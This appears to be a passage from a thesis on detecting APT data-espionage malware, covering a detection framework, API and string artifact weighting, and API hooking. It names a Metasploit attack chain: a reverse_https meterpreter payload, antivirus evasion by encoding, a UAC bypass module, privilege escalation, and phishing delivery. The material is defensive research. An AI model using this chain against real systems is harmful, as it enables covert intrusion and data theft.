APTs are attacks which contain multiple steps with each step having a different purpose and the attack level, but there are certain aspects related to these steps which can be detected. Accurate knowledge about how and where to pick these attack levels can be useful in the detection of an cyber-attack. Linking of several steps of attack structure help in designing of detection systems, a framework is suggested to design a detection system for the cyber-attack. This suggested framework is designed as a matrix in which rows of the matrix are representing the various steps of attacks and the columns of the matrix are representing the different aspects of the relevant attacks. Table 3-I shows the frame work matrix. The first column of the matrix is showing the stages of the attacks, the second column is presenting the Attack methodology and the third column is telling about the characteristics specific to methodology in the last step. The information described can be related to the first dimension in the attack taxonomy proposed by Hansman & Hunt [50]. In the taxonomy proposed by Hansman & Hunt multiple attacks are not considered. Thus Hansman & Hunt's first dimension can only be applied to the second and third column with the relevant attack. The vulnerability points, detection approach, and scrutiny as mentioned in the columns four, five and six respectively are derived from features associated with taxonomy of attacks which relate

attacks to intrusion detection systems [51]. As far as the motivation and mission of the framework is concerned the relationship between investments, intrusion detection systems and the relationship between impact of events and their financial consequences derives it. First three columns of the matrix tells us what must be detected while the fourth column of the matrix which is detection locations states where the attack features can be detected and how to be detected. These can include locations like network traffic through a firewall or in log files on servers. The fifth and sixth columns which are detection approach and scrutiny of extracted features which describe how the attacks can be detected. The last column of the matrix describes the impact driven reasons behind the choices of detection.

Table 3-I Overview of the Framework

Stage	Attack Methodology	Characteristics	Vulnerable Points	Detection Approach	Scrutiny	Motivation
Open Source Information Gathering	Methodology Adopted to Achieve the goal in each stage	Characteristics specific to methodology adopted in last stage	Crossing points or bottle necks for the malwares in the network	Chance to detect the Suspicious Code in the Network	Analysis to Scrutinize the detection approach	Benefits Achieved and Motivation for Detection
Initial Foot Hold						
Internal Application Reconnaissance						
Expanding Access						
Search for Specific Data						
Data Exfiltration						
Controlled Actions to remain Un-detected						
Deleting Foot Prints						

The activities described in the first column are distinct in nature but are executed at the same time, thus the rows of the first column may overlap between the various steps. In the first column of the proposed framework there are eight different steps, these steps can differ according to an unique attack or because of some future advancement in attacks. Attack methodology used in attacks are considered in the second column. The third column looks for the features and characteristics of the attack methods which can be detected. The locations of the attacks where they can be identified are listed in the fourth column. In the next column which is the fifth column in the matrix provides the different detection methods which can be used to detect the attacks in the relevant locations as listed in previous column. The sixth column is used to select the analysis method to be used for detection of malware. The motivation aspect

column calculate the value and advantage of the detection method and compare the advantage gained over the cost of detection method.

3.2.1 Use of the Framework

The proposed framework can be used in several ways. One way of using this framework is for analyzing different attack scenarios, which can be ranged from some general analysis to a detailed one. In the Table 3-II, two steps of the example are displayed. Attack methods can be categorized more specifically by the malware type and the features of the attacks can be defined in more detail. APTs are defined more in a general way.

Table 3-II Framework Example for an Attack

Stage	Attack Methodology	Characteristics	Vulnerable Points	Detection Approach	Scrutiny	Motivation
Initial Foot Hold	Un Patched OS and Applications E-mails Malicious Websites Infected USBs Infected CDs/DVDs	Malicious code contents Phishing Attachments Attachments Scripts Specific file type	Host Sys Servers Clients Firewall IDS/IPS	Traffic Analysis IDS / IPS Sandboxing Malware Analysis Maintaining logs	Time required Resources required Correlations of different detection methods	If detected at this stage will help in countering simultaneous attacks by the same attacker
Internal Application Reconnaissance	Malicious code Botnet Rootkits	CPU usage Network related APIs	Host Sys Servers Clients	Sandboxing File Analysis	API Call patterns	Privacy Issues

3.3 To Gain Control of System through Undetected Intrusion

This section will discuss individually the specific practices and features of an attack which makes it undetectable and which will be used in our research to describe a zero day attack i.e. entirely undetectable. Although each step of an attack has its own significance but all the steps are dependent on each other. First we will discuss the scope of this research through a scenario, and later on we will be discussing the various methods used in designing an attack. There are different processes involved in an attack and the different techniques that are used in an attack. Making these steps and techniques the basis, a detection system can be designed.

3.3.1 Reconnaissance and Attack Scenario

There are certain parameters which the attackers analyze before launching an attack, like the applications or processes which will be targeted, the network organization, the defense mechanism in place, the users of the network. After thoroughly looking at all the parameters involved we look into any vulnerability in the system that the attackers can exploit, the methods to exploit these vulnerabilities are

discussed. The objective of attackers is always to keep their attack unnoticed, to achieve this they launch their attacks in an unorthodox way.

In this scenario the attacker will target the Windows 7 operating system. Antivirus, network based IDS (Snort) and Microsoft Firewall are enabled. The attacker will be using BackTrack5 operating system, Microsoft Visual Studio for the malware code and Metasploit will be used to exploit vulnerabilities.

3.3.2 Remote Access

The most efficient way of remotely accessing a computer system and obtaining full access to it is by executing malware such as Trojans, rootkits etc. on the targeted computer system. Malwares works in such way that they hide themselves and can be used to delete user data, bypass user authentication, to modify applications and operations systems. In this research, we will look into an attack which will remain undetected to the security measures applied to a Windows 7 operating system, attacker will gain remote access to it.

3.3.3 Meterpreter Session

Metasploit Windows Meterpreter will be used to reflect DLL injection which will enable the attacker to remotely access the targeted system [52]. There is a DLL injection payload windows/meterpreter/reverse_https which exploits tunnel communication over HTTP using SSL.

3.3.4 Bypassing Firewall

Since the firewall will be enabled on the victim's computer system, if the meterpreter session is initiated by the attacker it will be detected by the firewall. So to make the process appear safe to the firewall the meterpreter will be initiated by the user. If the user initiates meterpreter session, it will also allow outgoing https traffic with this payload. In order for the user to initiate this process, the user should have this payload available in his system (Making the exe available in the user's computer system does not come under this research's scope) and the exe will be programmed such that it will remain undetected by the security mechanisms on the system.

3.3.5 Bypass Antivirus

First, by using Metasploit Framework utility **msfpayload** an executable will be initiated which will contain the payload **windows/meterpreter/reverse_https**. Second, to make the process harder to detect the payload is coded with another

Metasploit Framework utility called **msfencode**. After coding the payload, the executable will be transferred to the user's computer system. To ensure the attacker maintains a session with the victim's system and handle the incoming connections, handler **exploit/multi/handler** will be called.

Through the process mentioned in the above paragraph, security measures of Antivirus were successfully breached. For exploiting security mechanisms of antivirus and IDS, a unique malware is designed which will be discussed in the next section.

3.3.6 Writing Malware

In our scenario, Kaspersky antivirus was able to detect malware in the encoded payload **windows/meterpreter/reverse_https**. In order to overcome this issue, along with creating an executable file the malicious code is encoded within a C language program. C compiler in Microsoft Visual Studio is used to program this code so that it can remain hidden during normal detection procedure from antivirus and IDS. Usually a security mechanism detects any malicious activity by decompiling any executable and scanning through its code but we have embedded the malicious code into a program in such a way that it will appear as any other binary data to the antivirus or IDS. The source code is provided in the Appendix A of this document.

3.3.7 Social Engineering: Transfer Executable to Victim

Social engineering is the most effective way to transfer an executable to any computer system. Even though social engineering does not come into our scope of research but it is necessary to discuss it for the above mentioned reason. Although the most critical asset of an organization are the employees of that organization but the most effective way to exploit organization's security measures is also through its employees. The most effective tool to exploit this vulnerability and reach out to its employees is through socially engineered emails to employees. There are number of ways in which malicious code can be attached with emails attachments such as PDF, JPG, ZIP etc. The technique behind these socially engineered emails is that the attachments in it looks legitimate and emails are appear authentic to the user as they are send from the human resource department, technical departments or from the organization higher authorities etc.

3.3.8 Bypass User Account Control

User Access Control asks for administrative level permission from the user whenever any changes are made to the system or when any file is being executed and it requires any administrative level permission to execute. In this research as discussed the previous sections, the executable file is transferred to the system and then the attacker waits for the user to run the meterpreter session while the attacker maintains a link with the targeted computer system through handler. The attacker gains remote access to the targeted system when the victim download the executable and executes it, which in result start the meterpreter session. This enables the attacker to run different commands in the targeted system like add, delete or modify system files, gain access to the critical data present in the targeted system etc. the main objective of the attacker here is to gain privileges in the victim's system. But before the attacker can gain privileges, the attacker has to bypass Windows operating system's user account control. This can be achieved by running Metasploit framework session **post/windows/escalate/bypassuac.** This module **post/windows/escalate/bypassuac** contains a Windows trusted publisher certificate which helps in bypassing the user account control. The attacker can bypass user account control by inserting a new process for this trusted publisher certificate and a new shell is generated which the user access control flag has turned off.

3.3.9 Privilege Escalation

To make a computer network more secure and to avoid security breaches from being exploited, users of any organizations have different privileges with different resources and common users do not have the privileges to execute various services. RDP is one such service which is deactivated by the network administrator to avoid any cyber-attacks. In this research, the attacker has to activate the RDP services but without being detected by the security mechanism.

To accomplish this task the attacker should have a system level privilege, which is done by the session created after bypassing user account control, where module **post/windows/escalate/bypassuac** returns a new shell having the user account control flag turned off. Having user account control turned off offers the attacker to make changes to the system without the user being notified or asked for permission. This shell is then used to gain system level privileges by exploiting four vulnerabilities in Windows operating system.

- First vulnerability which can be exploited is Windows Impersonation Token; this vulnerability enables a thread to execute by itself with security information rather than the process which contains the thread.
- Abusing Local Security Authority Subsystem Service (LSASS) through token passing (Pass-the-Hash). LSASS implements security policies in Windows operating system.
- System level privileges can also be gained through weak permissions in the system, e.g. read and write. Since most of these services run on system level privileges by default.
- A trap handler KiTrap0D can also be used to gain privilege level, this trap handler enable users to switch kernel stack.
- Enable Services on Victim's Machine

After gaining system level privileges, the attacker is now able to make any changes to the victim's computer. There are three types of privileges, lowest is the user level which enables a user to perform regular commands, then after user level is the administrative level privileges and the highest privilege level is the system level. The main objective of gaining system level privileges on victim's computer system is to allow the attacker to disable any security measures which were activated by the network administrator.

Chapter 4

Extraction of Artifacts for Developing a Data Set to Detect APT

4.1 Chapter Overview

Due to Sophistication, obfuscation and polymorphism, it is getting inevitable to detect the cyber data espionage. But it is also a fact that there are specific and peculiar artifacts, like APIs, strings, IP Addresses, URLs, Email Address, which exist in the malwares designed for data espionage. Therefore an effort is done in this research to sift the artifacts for detection of advanced malwares even using zero-days.

4.2 Data Set

Malware dataset was acquired from Georgia Tech Information Security Center [53] and Contagio Malware Dump [54]. A total of 313 known malwares of data espionage belonging to 51 variants were analyzed. These resources are well reputed amongst malware communities as reported by Lenny Zelster [55]. Detail of known data espionage samples are given in Table 4-I below.

Table 4-I Data Espionage Samples Analyzed in the Research

S/no	Name of Malware	Samples
1	Backorfice	5
2	Servu	6
3	DonaldDick	12
4	Flammer	9
5	Girlfriend	19
6	Prorat	3
7	Striker	1
8	RemoteControl	14
9	Win32	4

0	CoreFlood	11
11	Bifrose	4
12	NetDevil	13
13	OptixPro	14
14	Bubble	3
15	Dantom	11
16	BOFacil	2
17	InCommander	12
18	Wincrash	1
19	BAckDoor	14
20	Spyeye	4
21	Firehotker	12
22	Shamoon	2
23	SpySender	10
24	Hydraq	7
25	Brainspy	11
26	CyberSpy	8
27	NetSpyDK	14
28	Bebloh	3
29	NetControl	13
30	Ptakks	6
31	Krippled	11
32	NetBus	9
33	Bunker-Hill	14
34	Aforce	7

35	Beta	1
36	Optix	7
37	Delf	1
38	Thief	6
39	Gift	2
40	Zeus	2
41	ECC	1
42	Gauss	4
43	Sub7	8
44	Agent	2
45	APT	1
46	Devil	4
47	Doly	3
48	Lamer	2
49	Nerte	5
50	Spy	6
51	Bget	7

4.3 Extraction of Artifacts

Only 180 samples from the data set were analyzed for common features and patterns present in the malwares for data espionage. The progression is divided in five steps as mentioned below and shown in figure. 4-I.



Figure 4-I Extraction of Artifacts from Executable File

4.3.1 Classification of Malware Sample.

Samples are classified in the variants as per their tagged identification through online malware detection engines as figure 4-II elaborates the process.



Figure 4-II Classification of Malware

4.3.2 File type and Packer Identification.

Attackers hide the type of file by assigning the wrong file extension. TrID utility [56] is used to determine correct file type. Online GUI based PEid [57] facility is used to identify the Packer.

4.3.3 Un-Packing

Unpacking is performed by making use of utilities as mentioned in section II above in Dealing with Packed Binaries. In our case we have used UPX.

4.3.4 Extraction of Peculiar Features.

Utilities mentioned in section 1.5.3 can be used for DLLs, API and specific strings from PE. In our case we used “PE Explorer” to reveal the DLLs and

APIs. "STRINGS" is used to extract embedded strings from the malware sample.

4.3.5 Artifacts Data Base.

Artifacts extracted in previous step are stored separately**.** All the malwares are analyzed and an "API Data Base" of 1723 and "Strings Data Base" of 809 artifacts are established. Each "API Data Base" and "String Data Base" artifact is denoted with a unique ID as "$À_i$" and "$Ś_i$", where i ranges from 1 to n.

4.4 Artifact Weightage.

Weightage to every artifact from previous step is calculated in three steps as described below.

- A point is given to every "Ài" and "Śi" artifact for each occurrence in "API Data Base" and "String Data Base" respectively.
- Presence of same artifacts extracted from malicious samples is also checked in benign files. For this a sample set of 150 benign applications being used in a business organization are taken and checked for the artifacts by using same process used for malicious data set. A negative point (-1) is given to every "Ài" and "Śi" artifact for each occurrence in the "API Data Base" and "String Data Base".
- Than by adding the values calculated in above two steps Artifact weightage of a particular artifact is calculated. Higher is the value more is the weightage. Weightage is represented with "ώi" and "λi" against each Artifact "Ài" "Śi" respectively, where i ranges from 1 to n. However while giving the weightage to artifacts manual effort was also put in specially for "Strings" by giving due weightage to type of organization, Extracted and specific IP addresses, type of strings being used in the organization, expected target data, expected target file type and other peculiar strings for a superior detection rate and defense mechanism. The process is described in figure. 4-III.



Figure 4-III Extraction of Peculiar Artifacts

- The artifacts are then sorted in descending from most malicious to least malicious. The artifacts with zero or negative values are the one whose occurrence in benign samples is either equal or more than malicious samples. Therefore all artifacts having weightage zero or less are dropped from the artifacts list to be used for malware detection except selected manually depending upon their peculiarity. Top fifty artifacts from "API Data Base" and "String Data Base" after calculating the weightage are appended in Table-4-II and Table-4-III.

Table 4-II Top Weightage API Artifacts

S/No	Artifact	S/No	Artifact
1	VirtualAlloc,	27	CreateFileA
2	SetFilePointer	28	RtlUnwind
3	SetEndOfFile	29	FindFirstFileA
4	GetVersionExA	30	FindClose
5	RegOpenKeyExA	31	TlsGetValue
6	SystemParametersInfoA	32	TlsSetValue
7	DestroyWindow	33	GetFileType
8	RaiseException	34	SetErrorMode
9	PostMessageA	35	SendMessageA
10	TlsSetValue	36	DispatchMessageA
11	GetModuleHandleA	37	CallNextHookEx
12	GetLocalInfoA	38	ReadFile
13	WaitForSingleObject	39	CreateThread
14	EnumWindows	40	GetFileSize
15	RegisterClassA	41	GetVersion
16	TlsSetValue	42	ExitProcess
17	FindWindowA	43	RegQueryValueExA
18	Virtualfree	44	IstrlenA
19	RegCloseKey	45	WriteFile
20	WideCharToMultiByte	46	DefWindowProcA
21	MessageBoxA	47	InitializeCriticalSection
22	FreeLibrary	48	GetDiskFreeSpaceA
23	CreateWindowExA	49	ShowWindow

24	LoadLibraryA	50	GetModuleFileNameA
25	PeekMessageA	51	LocalAlloc
26	GetCommandLineA		

Table 4-III Top Weightage String Artifacts

S/no	Artifacts	S/No	Artifacts
1	Owner	24	Host
2	File not found	25	WinSock
3	Too many open files	26	SysUtils
4	Shared	27	TIMER
5	Floating point division by zero	28	Floating point underflow
6	Privileged instruction	29	Disconnect
7	Stream	30	Stream write error
8	WindowState	31	Sender
9	Deleting all files of current folder	32	REGISTER
10	Passwords	33	UseDockManager
11	SOCKS	34	UrlMon
12	PasswordChar	35	SERVER
13	Password	36	DISABLED
14	Stack overflow	37	Not Found
15	Division by zero	38	Remote
16	SHUTDOWN	39	File access denied
17	Floating point overflow	40	No argument for format '%S'
18	Read beyond end of file	41	CreateKey

19	Stream read error	42	Class %s not found
20	WSocket	43	Username
21	On connect	44	Locked
22	ScktComp	45	HideSelection
23	No Address Specified	46	FocusControl

4.5 Weightage of Malicious Sample

The malicious weightage "¥" for all known malware samples is calculated by adding all the weightage of artifact "$\acute{\omega}_i$" and "λ_i" present in sample.

$$¥ = \sum (\acute{\omega}_i + \lambda_i) \quad \text{where } i = 1 \longrightarrow n$$

4.6 Malicious Threshold

All the known malicious samples were written in largest to smallest order as per the malicious weightage calculated in previous step. Minimum value obtained is set as the Malicious Threshold. The complete automated detection process is given shown in fig. 5-IV.

4.7 Detection Algorithm

Automated analysis framework for data espionage malware detection is proposed as eight step algorithm. Following are the steps and also shown in figure.4-4.

- PE is checked and classified using detection engines.
- Correct file type is checked.
- Packer identification and unpacking if required.
- Extraction of peculiar artifacts.
- Comparison with established malicious artifacts.
- Calculation of malicious weightage "¥"
- Comparison with threshold value.
- Malicious or Benign declaration.



Figure 4-IV Detection Algorithm for Malware Detection

Chapter 5

API Call Hooking

5.1 Chapter Overview

This chapter describes the hooking process and the methodology used for Windows API hooking. Detour library is used for the purpose. Hooking is also used by the malwares to hide them self and the same analogy is used here for detection of malwares. An APT malware for data espionage is also designed capable to transfer the classified data from host computer to attacker's machine.

5.2 Hooking

Hooking means the controlling the flow of API calls. Hooking is used by many rootkits to hide the processes in the system. There are following type of API hooking techniques used by the sophisticated Rootkits.

5.2.1 User Mode Hooking Techniques

5.2.1.1 DLL Injections

DLL injection is a method to insert the DLL in the address space of some other process. This technique is invariably used by all the malwares to run the malicious code in users address space by triggering the dll through API hooking. There are following methods used for injecting the DLLs [58].

- APPINIT_DLL hook and LOADAPPINIT_DLL
- SetWindowsHookEx
- CreateRemoteThread

5.2.1.2 IAT Hooking

PE loader imports DLLs during process initiation and links to the DLLs are stored in Import Address Table (IAT) [58]. Therefore to hook an DLL the address of that particular DLL is changed in IAT with the address of hook function. Its important to mention here that before doing the IAT hooking the hook function is required to be in the address space of the process through any DLL injection methods.

5.2.1.3 Inline Hooking (Detouring)

Detour library is used to intercept the Win32 binary functions. Code is implemented dynamically at run time. Detour replaces the initial four instructions of the target function with the link to a new function. The removed instruction from the targeted function are placed in the trampoline function with an unconditional jump to the remaining part of target function [59]. The process is described in figure 5-I.



Figure 5-I: API Hooking with Detour

5.2.2 Kernal Space Hooking Techniques

5.2.2.1 SSDT Hooking

System Service Dispatch Table stores the reference for functions to Kernel Routines. Syscall and Service number is mapped for each function to all userland processes. Therefore to hook a function from SSDT, it is req to replace the address in SSDT with the address of the function to be hooked [58]. However the implementation of PatchGuard (or Kernel Patch Protection) the SSDT hooking is virtually impossible on 64 bit OS unless the PatchGuard is deactivated.

5.2.2.2 IRP Hooking

Input/Output Request Packet (IRP) are used to communicate with and between drives in a system through driver made devices which can be physical, logical and virtual, and are accountable to handle the all types of IRP communication. Applications at user mode communicate with the device drivers and file system drivers through Device Control API. I/O manager generates an IRP and sends to concerned driver. Therefore the IRP hooking is

done by replacing the addresses of drivers routines in the Driver Object, so that the hook function get executed instead of the target function [58].

5.2.2.3 IDT Hooking

Interrupt Descriptor Table (IDT) comprises of Interrupt Service Routines (ISR). IDT resides in IDT register which is different for different processors. It is important to know the entry being hooked is the desired ISR for all processors. So the IDT hooking refers to modifying the entries in the IDTR. Similarly the Global Descriptor Table (GDT) hooking can be done on the foot prints of IDT hooking [58].

5.2.2.4 Sysenter Hooking

Sysenter instructions are the fastest lane for user mode processes to ask for services from kernel mode. These instructions do not have interrupt overhead. Model Specific Register (MSR) like SYSENTER_EIP, SYSENTER_ESP and SYSENTER_CS are used to provide faster procedure than the INT 0x2e. To achieve the Sysenter hooking we are required to modify the SYSENTER_EIP register as jump value is assigned to this register.

5.3 Windows API Hooking

Windows API hooking is getting the control of the windows API functions provided by the OS to perform different tasks. Therefore if the API is hooked then whenever that API is called we are able to perform the task as per our function. It is pertinent to mention here that APIs are hooked in the memory address space of a particular process or program. Every application needs APIs to perform any task therefore by hooking the APIs we can monitor the applications. Therefore if we have to protect the system against a particular threat then by hooking the APIs which can be the vectors for the malware can help in stopping an attack. A detailed description is given in [60].

